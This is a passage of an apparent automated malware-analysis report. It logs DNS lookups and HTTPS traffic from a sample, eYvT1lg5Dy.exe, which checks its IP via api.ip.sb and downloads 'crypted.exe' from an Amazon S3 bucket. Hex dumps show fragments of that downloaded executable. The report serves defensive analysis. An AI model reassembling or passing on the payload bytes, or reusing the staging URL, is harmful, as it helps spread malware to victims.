Sep 25, 2021 10:17:09.548855066 CEST	192.168.2.6	8.8.8.8	0x195d	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Sep 25, 2021 10:17:09.582917929 CEST	192.168.2.6	8.8.8.8	0x486a	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Sep 25, 2021 10:17:18.551632881 CEST	192.168.2.6	8.8.8.8	0x5c39	Standard query (0)	cli-457634 7563476534 786.s3.us-east-2.ama zonaws.com	A (IP address)	IN (0x0001)
Sep 25, 2021 10:17:18.582453966 CEST	192.168.2.6	8.8.8.8	0x20c2	Standard query (0)	cli-457634 7563476534 786.s3.us-east-2.ama zonaws.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 25, 2021 10:17:09.569423914 CEST	8.8.8.8	192.168.2.6	0x195d	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Sep 25, 2021 10:17:09.602706909 CEST	8.8.8.8	192.168.2.6	0x486a	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Sep 25, 2021 10:17:18.573545933 CEST	8.8.8.8	192.168.2.6	0x5c39	No error (0)	cli-4576347563476534786.s3.us-east-2.amazonaws.com	s3-r-w.us-east-2.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Sep 25, 2021 10:17:18.573545933 CEST	8.8.8.8	192.168.2.6	0x5c39	No error (0)	s3-r-w.us-east-2.amazonaws.com		52.219.104.152	A (IP address)	IN (0x0001)
Sep 25, 2021 10:17:18.602396011 CEST	8.8.8.8	192.168.2.6	0x20c2	No error (0)	cli-4576347563476534786.s3.us-east-2.amazonaws.com	s3-r-w.us-east-2.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Sep 25, 2021 10:17:18.602396011 CEST	8.8.8.8	192.168.2.6	0x20c2	No error (0)	s3-r-w.us-east-2.amazonaws.com		52.219.104.152	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cli-4576347563476534786.s3.us-east-2.amazonaws.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49741	52.219.104.152	443	C:\Users\user\Desktop\eYvT1lg5Dy.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:17:19 UTC	0	OUT	GET /crypted.exe HTTP/1.1 Host: cli-4576347563476534786.s3.us-east-2.amazonaws.com Connection: Keep-Alive
2021-09-25 08:17:19 UTC	0	IN	HTTP/1.1 200 OK x-amz-id-2: nE4T6NS6ItDtwRt9YZ+RrsN63nzysp1hzYR/IC91b3KtSjWvhPJbCa9nHunQUayIrsCJu6PigEY= x-amz-request-id: G3WXJJ2R56XYBKBD Date: Sat, 25 Sep 2021 08:17:20 GMT Last-Modified: Fri, 24 Sep 2021 22:06:55 GMT ETag: "d508b954a785bdb77fdeffcd4c56f8e5" x-amz-version-id: h8r.j4SDmc.A_8yNCUeqwlqq0.xjCJlX Accept-Ranges: bytes Content-Type: application/x-msdownload Server: AmazonS3 Content-Length: 293376 Connection: close
2021-09-25 08:17:19 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 22 be 17 de 66 df 79 8d 66 df 79 8d 66 df 79 8d 09 a9 d2 8d 4d df 79 8d 09 a9 e7 8d 76 df 79 8d 09 a9 d3 8d 00 df 79 8d 6f a7 ea 8d 65 df 79 8d 66 df 78 8d 1a df 79 8d 09 a9 d6 8d 67 df 79 8d 09 a9 e3 8d 67 df 79 8d 09 a9 e4 8d 67 df 79 8d 52 69 63 68 66 df 79 8d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 14 0c 9b 5f 00 00 00 00 00 00 00 00 e0 00 02 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$"fyfyfyMyvyyoeyfxygygygyRichfyPEL_
2021-09-25 08:17:19 UTC	16	IN	Data Raw: 48 0c 83 c9 20 8b 55 f8 89 4a 0c 83 c8 ff e9 c5 01 00 00 8b 45 f8 8b 48 0c 83 c9 02 8b 55 f8 89 4a 0c 8b 45 f8 8b 48 0c 83 e1 ef 8b 55 f8 89 4a 0c 8b 45 f8 c7 40 04 00 00 00 00 c7 45 fc 00 00 00 00 8b 4d fc 89 4d f4 8b 55 f8 8b 42 0c 25 0c 01 00 00 75 36 e8 c6 2c 00 00 83 c0 20 39 45 f8 74 0d e8 b9 2c 00 00 83 c0 40 39 45 f8 75 10 8b 4d f0 51 e8 d8 90 00 00 83 c4 04 85 c0 75 0c 8b 55 f8 52 e8 f8 8f 00 00 83 c4 04 8b 45 f8 8b 48 0c 81 e1 08 01 00 00 0f 84 f9 00 00 00 8b 55 f8 8b 45 f8 8b 0a 2b 48 08 79 21 68 d8 c4 41 00 6a 00 68 a0 00 00 00 68 58 c5 41 00 6a 02 e8 0e 03 00 00 83 c4 14 83 f8 01 75 01 cc 8b 45 f8 8b 4d f8 8b 10 2b 51 08 89 55 fc 8b 45 f8 8b 48 08 83 c1 01 8b 55 f8 89 0a 8b 45 f8 8b 48 18 83 e9 01 8b 55 f8 89 4a 04 83 7d fc 00 7e 1c 8b 45 fc Data Ascii: H UJEHUJEHUJE@EMMUB%u6, 9Et,@9EuMQuUREHUE+Hy!hAjhhXAjuEM+QUEHUEHUJ}~E
2021-09-25 08:17:19 UTC	17	IN	Data Raw: 00 00 00 8b e5 5d c3 cc cc cc cc cc cc 8b ff 55 8b ec 6a 01 68 17 04 00 c0 6a 02 e8 1d 00 00 00 83 c4 0c 68 17 04 00 c0 ff 15 04 b1 41 00 50 ff 15 00 b1 41 00 5d c3 cc cc cc cc cc cc 8b ff 55 8b ec 81 ec 38 03 00 00 a1 88 41 42 00 33 c5 89 45 f0 83 7d 08 ff 74 0c 8b 45 08 50 e8 3c 58 00 00 83 c4 04 c7 85 c8 fc ff ff 00 00 00 00 6a 4c 6a 00 8d 8d cc fc ff ff 51 e8 ef 17 00 00 83 c4 0c 8d 95 c8 fc ff ff 89 55 f8 8d 85 20 fd ff ff 89 45 fc c7 45 f4 00 00 00 00 c7 85 1c fd ff ff 00 00 00 00 89 85 d0 fd ff ff 89 8d cc fd ff ff 89 95 c8 fd ff ff 89 9d c4 fd ff ff 89 b5 c0 fd ff ff 89 bd bc fd ff ff 66 8c 95 e8 fd ff ff 66 8c 8d dc fd ff ff 66 8c 9d b8 fd ff ff 66 8c 85 b4 fd ff ff 66 8c a5 b0 fd ff ff 66 8c ad ac fd ff ff 9c 8f 85 e0 fd ff ff c7 85 20 fd ff ff Data Ascii:]UjhjhAPA]U8AB3E}tEP<XjLjQU EEffffff

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:17:19 UTC	33	IN	Data Raw: 8b ec 83 ec 14 8b 45 18 c7 00 00 00 00 00 8b 4d 14 c7 01 01 00 00 00 8b 55 08 89 55 fc 83 7d 0c 00 74 11 8b 45 0c 8b 4d 10 89 08 8b 55 0c 83 c2 04 89 55 0c c7 45 f8 00 00 00 00 8b 45 fc 0f be 08 83 f9 22 75 1f 33 d2 83 7d f8 00 0f 94 c2 89 55 f8 8b 45 fc 8a 08 88 4d f3 8b 55 fc 83 c2 01 89 55 fc eb 77 8b 45 18 8b 08 83 c1 01 8b 55 18 89 0a 83 7d 10 00 74 13 8b 45 10 8b 4d fc 8a 11 88 10 8b 45 10 83 c0 01 89 45 10 8b 4d fc 8a 11 88 55 f3 8b 45 fc 83 c0 01 89 45 fc 0f b6 4d f3 51 e8 47 89 00 00 83 c4 04 85 c0 74 2f 8b 55 18 8b 02 83 c0 01 8b 4d 18 89 01 83 7d 10 00 74 13 8b 55 10 8b 45 fc 8a 08 88 0a 8b 55 10 83 c2 01 89 55 10 8b 45 fc 83 c0 01 89 45 fc 0f b6 4d f3 85 c9 74 20 83 7d f8 00 0f 85 4d ff ff ff 0f b6 55 f3 83 fa 20 74 0d 0f b6 45 f3 83 f8 09 0f Data Ascii: EMUU}tEMUUEE"u3}UEMUUwEU}tEMEEMUEEMQGt/UM}tUEUUEEMt }MU tE
2021-09-25 08:17:19 UTC	34	IN	Data Raw: 55 f8 52 ff 15 40 b1 41 00 33 c0 eb 44 6a 00 6a 00 8b 45 fc 50 8b 4d ec 51 8b 55 f0 52 8b 45 f8 50 6a 00 6a 00 ff 15 44 b1 41 00 85 c0 75 15 6a 02 8b 4d ec 51 e8 b3 98 ff ff 83 c4 08 c7 45 ec 00 00 00 00 8b 55 f8 52 ff 15 40 b1 41 00 8b 45 ec 8b e5 5d c3 cc cc cc cc cc cc cc cc 8b ff 56 be d4 24 42 00 8b c6 3d d4 24 42 00 73 13 8b 06 85 c0 74 02 ff d0 83 c6 04 81 fe d4 24 42 00 72 ed 5e c3 cc cc cc cc cc cc cc cc cc cc 8b ff 56 be dc 24 42 00 8b c6 3d dc 24 42 00 73 13 8b 06 85 c0 74 02 ff d0 83 c6 04 81 fe dc 24 42 00 72 ed 5e c3 cc cc cc cc cc cc cc cc cc cc 8b ff 55 8b ec 6a 00 ff 15 d8 b0 41 00 5d c3 cc 8b ff 55 8b ec ff 15 4c b1 41 00 5d c2 04 00 cc 8b ff 55 8b ec 51 a1 64 44 42 00 50 ff 15 0c b0 41 00 89 45 fc 83 7d fc 00 75 20 8b 0d ec 49 43 00 51 Data Ascii: UR@A3DjjEPMQUREPjjDAujMQEUR@AE]V$B=$BstBr^VB=BstBr^UjA]ULA]UQdDBPAE}u ICQ
2021-09-25 08:17:19 UTC	49	IN	Data Raw: 01 74 19 8b 4d 10 51 8b 55 0c 52 8b 45 08 50 e8 86 00 00 00 83 c4 0c 89 45 e4 eb 3f e8 d9 71 ff ff c7 00 09 00 00 00 e8 fe 71 ff ff c7 00 00 00 00 00 c7 45 e4 ff ff ff ff 33 c9 75 1e 68 18 ea 41 00 6a 00 6a 4f 68 c8 eb 41 00 6a 02 e8 d8 7e ff ff 83 c4 14 83 f8 01 75 01 cc c7 45 fc fe ff ff ff e8 02 00 00 00 eb 0d 8b 45 08 50 e8 88 78 00 00 83 c4 04 c3 8b 45 e4 8b 4d f0 64 89 0d 00 00 00 00 59 5f 5e 5b 8b e5 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 8b ff 55 8b ec b8 90 3c 00 00 e8 21 25 00 00 a1 88 41 42 00 33 c5 89 45 bc c7 45 e8 00 00 00 00 c7 45 e4 00 00 00 00 c7 45 fc 00 00 00 00 8b 45 fc 89 45 ec 83 7d 10 00 75 07 33 c0 e9 f1 0a 00 00 33 c9 83 7d 0c 00 0f 95 c1 89 4d e0 83 7d e0 00 75 1e 68 a0 ec 41 00 6a 00 6a 6d 68 c8 eb 41 00 6a 02 e8 28 Data Ascii: tMQUREPE?qqE3uhAjjOhAj~uEEPxEMdY_^[]U<!%AB3EEEEEE}u33}M}uhAjjmhAj(
2021-09-25 08:17:19 UTC	51	IN	Data Raw: 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 fc 83 c0 01 89 45 fc eb 0e ff 15 74 b0 41 00 89 45 f4 e9 97 00 00 00 e9 8d 00 00 00 0f be 4d fb 83 f9 01 74 09 0f be 55 fb 83 fa 02 75 7b 0f b7 45 c0 50 e8 49 73 00 00 83 c4 04 0f b7 c8 0f b7 55 c0 3b ca 75 0b 8b 45 fc 83 c0 02 89 45 fc eb 0b ff 15 74 b0 41 00 89 45 f4 eb 52 83 7d b0 00 74 47 c7 45 c8 01 00 00 00 b9 0d 00 00 00 66 89 4d c0 0f b7 55 c0 52 e8 05 73 00 00 83 c4 04 0f b7 c0 0f b7 4d c0 3b c1 75 14 8b 55 fc 83 c2 01 89 55 fc 8b 45 ec 83 c0 01 89 45 ec eb 0b ff 15 74 b0 41 00 89 45 f4 eb 05 e9 74 fc ff ff e9 dc 04 00 00 8b 4d 08 c1 f9 05 8b 55 08 83 e2 1f c1 e2 06 8b 04 8d 40 7b b7 02 0f be 4c 10 04 81 e1 80 00 00 00 0f 84 6b 04 00 00 c7 45 f4 00 00 00 00 0f be 55 fb 85 d2 0f 85 3f 01 00 00 c7 85 ac eb ff ff Data Ascii: UUEEtAEMtUu{EPIsU;uEEtAER}tGEfMURsM;uUUEEtAEtMU@{LkEU?
2021-09-25 08:17:19 UTC	67	IN	Data Raw: 45 f4 8b 48 08 89 0a 8b 55 f4 c7 42 04 00 00 00 00 8b 45 fc 8b e5 5d c3 cc cc cc cc cc 8b ff 55 8b ec 6a 01 e8 14 00 00 00 83 c4 04 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 8b ff 55 8b ec 6a fe 68 88 28 42 00 68 00 49 40 00 64 a1 00 00 00 00 50 83 c4 ec 53 56 57 a1 88 41 42 00 31 45 f8 33 c5 50 8d 45 f0 64 a3 00 00 00 00 c7 45 e4 00 00 00 00 c7 45 dc 00 00 00 00 6a 01 e8 49 8a ff ff 83 c4 04 c7 45 fc 00 00 00 00 c7 45 e0 00 00 00 00 eb 09 8b 45 e0 83 c0 01 89 45 e0 8b 4d e0 3b 0d 60 8c b7 02 0f 8d f4 00 00 00 8b 55 e0 a1 40 7c b7 02 83 3c 90 00 0f 84 dd 00 00 00 8b 4d e0 8b 15 40 7c b7 02 8b 04 8a 8b 48 0c 81 e1 83 00 00 00 0f 84 c2 00 00 00 8b 55 e0 a1 40 7c b7 02 8b 0c 90 51 8b 55 e0 52 e8 dc 63 ff ff 83 c4 08 c7 45 fc 01 00 00 00 8b 45 e0 8b Data Ascii: EHUBE]Uj]Ujh(BhI@dPSVWAB1E3PEdEEjIEEEEM;`U@|<M@|HU@|QURcEE
2021-09-25 08:17:19 UTC	68	IN	Data Raw: 00 6a 00 6a 13 68 a8 fb 41 00 68 c4 fe 41 00 68 68 fb 41 00 e8 94 33 ff ff 83 c4 14 b8 16 00 00 00 e9 87 01 00 00 8b 4d 08 89 4d fc 8b 55 0c 89 55 f8 8b 45 fc 8b 4d 10 8a 11 88 10 8b 45 fc 0f be 08 8b 55 fc 83 c2 01 89 55 fc 8b 45 10 83 c0 01 89 45 10 85 c9 74 0d 8b 4d f8 83 e9 01 89 4d f8 74 02 eb cd 83 7d f8 00 0f 85 cf 00 00 00 8b 55 08 c6 02 00 83 7d 0c ff 74 49 81 7d 0c ff ff ff 7f 74 40 83 7d 0c 01 76 3a 8b 45 0c 83 e8 01 39 05 08 40 42 00 73 0b 8b 0d 08 40 42 00 89 4d e0 eb 09 8b 55 0c 83 ea 01 89 55 e0 8b 45 e0 50 68 fe 00 00 00 8b 4d 08 83 c1 01 51 e8 ac 4b ff ff 83 c4 0c ba 40 fb 41 00 85 d2 74 0d 33 c0 74 09 c7 45 dc 01 00 00 00 eb 07 c7 45 dc 00 00 00 00 8b 4d dc 89 4d ec 83 7d ec 00 75 1e 68 04 fb 41 00 6a 00 6a 1e 68 a8 fb 41 00 6a 02 e8 8b Data Ascii: jjhAhAhhA3MMUUEMEUUEEtMMt}U}tl}t@}v:E9@Bs@BMUUEPhMQK@At3tEEMM}uhAjjhAj
2021-09-25 08:17:19 UTC	84	IN	Data Raw: 10 52 8b 45 0c 50 e8 62 03 00 00 83 c4 08 89 45 10 8d 4d f0 51 6a 00 8b 55 10 52 8b 45 08 50 8b 4d 10 51 8b 55 0c 52 6a 00 8d 4d e0 e8 cc e1 fe ff 8b 00 8b 48 04 51 ff 15 44 b1 41 00 89 45 fc 83 7d fc 00 74 33 83 7d f0 00 75 2d 8b 55 08 03 55 fc 0f be 42 ff 85 c0 75 09 8b 4d fc 83 e9 01 89 4d fc 8b 55 fc 89 55 b8 8d 4d e0 e8 5c e1 fe ff 8b 45 b8 e9 e3 02 00 00 e8 df e7 fe ff c7 00 2a 00 00 00 c7 45 b4 ff ff ff ff 8d 4d e0 e8 3a e1 fe ff 8b 45 b4 e9 c1 02 00 00 e9 c3 01 00 00 8d 45 f0 50 6a 00 8b 4d 10 51 8b 55 08 52 6a ff 8b 45 0c 50 6a 00 8d 4d e0 e8 3f e1 fe ff 8b 08 8b 51 04 52 ff 15 44 b1 41 00 89 45 fc 83 7d fc 00 74 1f 83 7d f0 00 75 19 8b 45 fc 83 e8 01 89 45 b0 8d 4d e0 e8 e3 e0 fe ff 8b 45 b0 e9 6a 02 00 00 83 7d f0 00 75 0b ff 15 74 b0 41 00 83 Data Ascii: REPbEMQjUREPMQURjMHQDAE}t3}u-UUBuMMUUM\E*EM:EEPjMQURjEPjM?QRDAE}t}uEEMEj}utA
2021-09-25 08:17:19 UTC	85	IN	Data Raw: 01 00 00 00 8b 45 e4 89 45 f0 83 7d f0 00 75 21 68 90 10 42 00 6a 00 68 40 01 00 00 68 c8 0f 42 00 6a 02 e8 65 f1 fe ff 83 c4 14 83 f8 01 75 01 cc 83 7d f0 00 75 33 e8 21 e4 fe ff c7 00 16 00 00 00 6a 00 68 40 01 00 00 68 c8 0f 42 00 68 74 10 42 00 68 90 10 42 00 e8 50 ef fe ff 83 c4 14 b8 16 00 00 00 e9 85 02 00 00 83 7d 0c 00 74 55 8b 55 0c c6 02 00 83 7d 10 ff 74 49 81 7d 10 ff ff ff 7f 74 40 83 7d 10 01 76 3a 8b 45 10 83 e8 01 39 05 08 40 42 00 73 0b 8b 0d 08 40 42 00 89 4d e0 eb 09 8b 55 10 83 ea 01 89 55 e0 8b 45 e0 50 68 fe 00 00 00 8b 4d 0c 83 c1 01 51 e8 ab 07 ff ff 83 c4 0c 83 7d 08 00 74 09 8b 55 08 c7 02 00 00 00 00 8b 45 18 3b 45 10 76 08 8b 4d 10 89 4d dc eb 06 8b 55 18 89 55 dc 8b 45 dc 89 45 f8 b9 ff ff ff 7f 3b 4d f8 1b d2 83 c2 01 89 55 Data Ascii: EE}u!hBjh@hBjeu}u3!jh@hBhtBhBP}tUU}tl}t@}v:E9@Bs@BMUUEPhMQ}tUE;EvMMUUEE;MU
2021-09-25 08:17:19 UTC	101	IN	Data Raw: 02 05 01 00 00 75 31 6a 00 ff 15 64 b0 41 00 6a 00 6a 00 ff 15 98 b0 41 00 68 f4 1f 42 00 68 30 20 42 00 68 40 20 42 00 ff 15 b4 b0 41 00 6a 00 6a 00 ff 15 94 b0 41 00 eb a6 c7 85 68 ef ff ff 00 00 00 00 eb 0f 8b 95 68 ef ff ff 83 c2 01 89 95 68 ef ff ff 81 bd 68 ef ff ff bc 5f 0e 00 7d 7e 81 3d 00 7b b7 02 e2 09 00 00 75 2d 6a 00 6a 00 68 78 20 42 00 68 20 21 42 00 6a 00 ff 15 c0 b0 41 00 6a 00 ff 15 20 b0 41 00 8d 85 28 ee ff ff 50 6a 00 ff 15 a4 b0 41 00 81 bd 68 ef ff ff 22 3b 00 00 75 0c 8b 0d 44 48 43 00 89 0d 04 7b b7 02 81 3d 00 7b b7 02 b5 0d 00 00 75 1c 6a 00 6a 00 6a 00 6a 00 ff 15 40 b0 41 00 ff 15 38 b0 41 00 6a 00 ff 15 c8 b0 41 00 e9 67 ff ff ff c7 85 24 ee ff ff 00 00 00 00 eb 0f 8b 95 24 ee ff ff 83 c2 01 89 95 24 ee ff ff 8b 85 24 ee ff Data Ascii: u1jdAjjAhBh0 Bh@ BAjjAhhhh_}~={u-jjhx Bh !BjAj A(PjAh";uDHC{={ujjjj@A8AjAg$$$$
2021-09-25 08:17:19 UTC	102	IN	Data Raw: 00 4e 2e 02 00 60 2e 02 00 76 2e 02 00 8c 2e 02 00 9c 2e 02 00 a8 2e 02 00 b8 2e 02 00 d0 2e 02 00 e2 2e 02 00 f4 2e 02 00 04 2f 02 00 14 2f 02 00 30 2f 02 00 40 2f 02 00 58 2f 02 00 6a 2f 02 00 7e 2f 02 00 96 2f 02 00 a6 2f 02 00 b4 2f 02 00 d2 2f 02 00 ec 2f 02 00 f8 2f 02 00 08 30 02 00 16 30 02 00 26 30 02 00 40 30 02 00 54 30 02 00 74 30 02 00 8a 30 02 00 9e 30 02 00 aa 30 02 00 c4 30 02 00 d8 30 02 00 e8 30 02 00 f6 30 02 00 0e 31 02 00 36 31 02 00 46 31 02 00 56 31 02 00 68 31 02 00 7e 31 02 00 90 31 02 00 a0 31 02 00 b0 31 02 00 c8 31 02 00 dc 31 02 00 ea 31 02 00 fe 31 02 00 12 32 02 00 2e 32 02 00 4c 32 02 00 60 32 02 00 78 32 02 00 8a 32 02 00 b2 32 02 00 c0 32 02 00 d8 32 02 00 f2 32 02 00 02 33 02 00 18 33 02 00 2e 33 02 00 48 33 02 00 5e 33 Data Ascii: N.`.v...../0/@/X/j/~/////00&0@0T0t00000000161F1V1h1~111111112.2L2`2x22222233.3H3^3

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>118</td><td>IN</td><td>Data Raw: 00 7a 00 4c 00 69 00 6e 00 65 00 4d 00 65 00 73 00 73 00 61 00 67 00 65 00 29 00 00 00 25 73 28 25 64 29
20 3a 20 25 73 00 00 00 00 00 73 00 74 00 72 00 63 00 61 00 74 00 5f 00 73 00 28 00 73 00 7a 00 4c 00 69 00 6e 00 65
00 4d 00 65 00 73 00 73 00 61 00 67 00 65 00 2c 00 20 00 34 00 30 00 39 00 36 00 2c 00 20 00 22 00 5c 00 6e 00 22 00 2
9 00 00 00 0d 00 00 00 00 00 00 00 73 00 74 00 72 00 63 00 61 00 74 00 5f 00 73 00 28 00 73 00 7a 00 4c 00 69 00 6e 00
65 00 4d 00 65 00 73 00 73 00 61 00 67 00 65 00 2c 00 20 00 34 00 30 00 39 00 36 00 2c 00 20 00 22 00 5c 00 72 00 22
00 29 00 00 00 73 00 74 00 72 00 63 00 61 00 74 00 5f 00 73 00 28 00 73 00 7a 00 4c 00 69 00 6e 00 65 00 4d 00 65 00
73 00 73 00 61 00 67 00 65 00 2c 00 20 00 34 00 30 00 39 00 36 00 2c 00
Data Ascii: zLineMessage)%s(%d) : %sstrcat_s(szLineMessage, 4096, "\n")strcat_s(szLineMessage, 4096, "\r")strc
at_s(szLineMessage, 4096,</td></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>119</td><td>IN</td><td>Data Raw: 63 74 65 72 73 20 69 6e 20 53 74 72 69 6e 67 00 00 00 00 00 00 73 00 74 00 72 00 63 00 70 00 79 00 5f 00 73
00 28 00 73 00 7a 00 4f 00 75 00 74 00 4d 00 65 00 73 00 73 00 61 00 67 00 65 00 32 00 2c 00 20 00 34 00 30 00 39 00
36 00 2c 00 20 00 22 00 5f 00 43 00 72 00 74 00 44 00 62 00 67 00 52 00 65 00 70 00 6f 00 72 00 74 00 3a 00 20 00 53
00 74 00 72 00 69 00 6e 00 67 00 20 00 74 00 6f 00 6f 00 20 00 6c 00 6f 00 6e 00 67 00 20 00 6f 00 72 00 20 00 49 00 6e
00 76 00 61 00 6c 00 69 00 64 00 20 00 63 00 68 00 61 00 72 00 61 00 63 00 74 00 65 00 72 00 73 00 20 00 69 00 6e 00
20 00 53 00 74 00 72 00 69 00 6e 00 67 00 22 00 29 00 00 00 77 00 63 00 73 00 74 00 6f 00 6d 00 62 00 73 00 5f 00 73
00 28 00 28 00 28 00 76 00 6f 00 69 00 64 00 20 00 2a 00 29 00 30 00
Data Ascii: cters in Stringstrcpy_s(szOutMessage2, 4096, "_CrtDbgReport: String too long or Invalid characters in String
")wcstombs_s(((void *)0</td></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>135</td><td>IN</td><td>Data Raw: 65 74 41 43 50 00 00 37 02 47 65 74 4f 45 4d 43 50 00 00 72 01 47 65 74 43 50 49 6e 66 6f 00 0a 03 49 73 56
61 6c 69 64 43 6f 64 65 50 61 67 65 00 18 04 52 74 6c 55 6e 77 69 6e 64 00 66 04 53 65 74 46 69 6c 65 50 6f 69 6e 74 65
72 00 00 9a 01 47 65 74 43 6f 6e 73 6f 6c 65 43 50 00 00 ac 01 47 65 74 43 6f 6e 73 6f 6c 65 4d 6f 64 65 00 00 89 03 4f 75
74 70 75 74 44 65 62 75 67 53 74 72 69 6e 67 41 00 00 24 05 57 72 69 74 65 43 6f 6e 73 6f 6c 65 57 00 8a 03 4f 75 74 70
75 74 44 65 62 75 67 53 74 72 69 6e 67 57 00 00 67 03 4d 75 6c 74 69 42 79 74 65 54 6f 57 69 64 65 43 68 61 72 00 04
03 49 73 50 72 6f 63 65 73 73 6f 72 46 65 61 74 75 72 65 50 72 65 73 65 6e 74 00 2d 03 4c 43 4d 61 70 53 74 72 69 6e 67
57 00 00 69 02 47 65 74 53 74 72 69 6e 67 54 79 70 65 57
Data Ascii: etACP7GetOEMCPrGetCPInfoIsValidCodePageRtlUnwindfSetFilePointerGetConsoleCPGetConsoleMod
eOutputDebugStringA$WriteConsoleWOutputDebugStringWgMultiByteToWideCharIsProcessorFeaturePresent-LCM
apStringWiGetStringTypeW</td></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>136</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii:</td></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>152</td><td>IN</td><td>Data Raw: a0 ce 9b 6d 30 42 84 5d da f4 55 66 aa 1a a6 f4 9a a2 37 0f 34 64 90 6e 42 5d 1d 4a a0 94 3f 41 06 b5 88 69 1f
e1 dc 81 24 ed 0f 03 72 cf 65 df da 54 d8 91 ee 3a fe 1e 3c e5 42 e5 c7 29 eb 70 9e b4 3c f6 fe c7 57 0c 8c 78 3e 55 d6 a3
a0 29 c0 a3 c3 75 87 7f 4e b0 ca 58 d5 bf 40 00 08 59 e8 30 de 95 4a 0e eb e2 a3 97 b5 61 66 88 56 6c db 75 72 f3 5f 83
09 83 a0 1f 5a db c7 61 7f 0e 64 09 00 19 f0 1b e2 be 48 6e d2 b6 ff d5 76 01 f0 a0 2a d9 78 56 7f 72 cb 0a ae 10 1e 59 c3
00 fe 46 78 99 b1 c8 0a 66 67 1b f0 c0 e1 e0 86 10 da 47 be 07 68 0a 8a 67 b3 dc f3 62 32 a7 b7 2c f6 74 c0 25 39 2f 8c
8a fe 19 8f 3f a4 97 e3 80 0e ac c9 e0 1f cf ad e6 9d 00 4c ec 51 34 a4 f5 6e 5a 67 bb 0d e5 0e 8b 5c b7 ac bd 43 6e c2 11
59 16 25 61 56 a4 70 e3 1b cf 9d da 7b 68 f0
Data Ascii: m0B]Uf74dnB]J?Ai$reT:<B)p<Wx>U)uNX@Y0JafVlur_ZadHnv*xVrYFxfgGhgb2,t%9/?LQ4nZg\CnY%aVp{h</td></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>153</td><td>IN</td><td>Data Raw: c8 4b 1c fb 9f cd 46 4a 2e 10 4a 5b a8 bf 87 25 8f b0 3a 79 43 6d 5c e4 aa 6d e3 1e c6 34 42 a5 16 26 32 f2 df
3b 40 f3 c7 39 3a 4a 56 52 81 23 c2 5c 34 45 06 3b 6f 56 06 a4 15 bd 54 73 b8 8b 78 25 94 61 d4 b2 e6 f8 92 aa bc ff 43
59 bb bb b8 f3 45 de 23 3b 8c 87 1e f5 6e 12 6f 18 2e 40 cf 95 80 d9 4a ea 3c 4d b9 6d b8 74 29 54 7b 03 ce 55 82 50 9c
42 25 3d ab 0e 05 07 81 59 d2 17 b2 cf 00 8d 55 12 ac da c3 0a 34 23 29 16 11 8c 0f a7 c3 92 fd 81 39 61 95 8f f0 21 19
b2 ac 57 d7 ad 25 2a 06 6b c1 cc 50 66 4d fc 80 e8 a0 3d 01 a8 53 bf 0e 49 48 1b 4f 03 0a 78 3e 3f 0f 1a f0 26 18 cc a6 44
bb 3f 7e 28 5b 1f a9 98 f8 eb eb 17 66 86 74 c0 10 67 90 0e 50 a3 5f 89 b5 35 06 f6 8d b4 3c 81 88 95 c8 e4 fc 5a 8d 80
ab e0 fe 18 d0 14 d8 cb 9b 02 f8 1f b1 47 ec 62 04
Data Ascii: KFJ.J[%:yCm\m4B&2;@9:JVR#\4E;oVTsx%aCYE#;no.@J<Mmt)T{UPB%=YU4#)9a!W%*kPfM=SIHOx>?&D?~
([ftgP_5<ZGb</td></tr>
